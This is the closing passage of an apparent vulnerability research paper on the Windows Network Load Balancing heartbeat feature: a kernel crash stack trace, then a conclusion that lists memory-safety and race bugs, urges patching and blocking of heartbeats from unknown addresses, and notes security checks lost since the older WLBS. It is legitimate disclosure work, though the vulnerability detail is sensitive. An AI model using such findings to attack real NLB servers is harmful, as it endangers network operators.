ffff805'08ac3710 fffff805'0b42d75a : fffff805'08ac3b10 00000000'00000004 fffffd10'ed057000 fffff805'6a734c0f : storport!RaidUnitAbortHierarchicalResetWorkItem+0x108  
ffff805'08ac37b0 fffff805'092ee311 : fffff805'08ac3919 fffff805'08ac3908 00000000'00000003 00000000'00000000 : storport!RaidUnitPendingDpcRoutine+0x1e1a  
ffff805'08ac3850 fffff805'092eb890 : 00000000'00000000 00000000'00000000 00000000'00000000 00000000'00000019 : nt!KiProcessExpiredTimerList+0x151  
ffff805'08ac3980 fffff805'09462d3e : 00000000'00000000 fffff805'07190180 00000000'001a7550 fffff805'09fb6700 : nt!KiRetireDpcList+0x580  
ffff805'08ac3c40 00000000'00000000 : fffff805'08ac4000 fffff805'08abe000 00000000'00000000 00000000'00000000 : nt!KiIdleLoop+0x9e

## 2. Conclusion

This paper has detailed the discovery of several vulnerabilities within the Network Load Balancing (NLB) heartbeat feature, encompassing integer overflows, race conditions, Out-of-bounds Read&Write, memory leaks, use-after-free (UAF) , null pointer dereferences. And We recommend that relevant customers upgrade the patch and block NLB heartbeats sent by unknown IP addresses. By understanding and addressing these vulnerabilities, network administrators can better safeguard their systems against potential threats, ensuring the reliability and security of their network infrastructure.

Additionally, it's worth noting that there were security checks for some of the above mentioned vulnerabilities in its predecessor version of NLB, known as WLBS. This observation underscores the importance of maintaining critical security checks, as software updates may inadvertently remove some security checks that originally existed, resulting in potential vulnerabilities being exposed.

Finally, The refactored module may be a good choice for novice Bug Bounty hunters. It may be reproduce old bugs or may have new attack surfaces, and there are often many technical articles and related codes available for security research.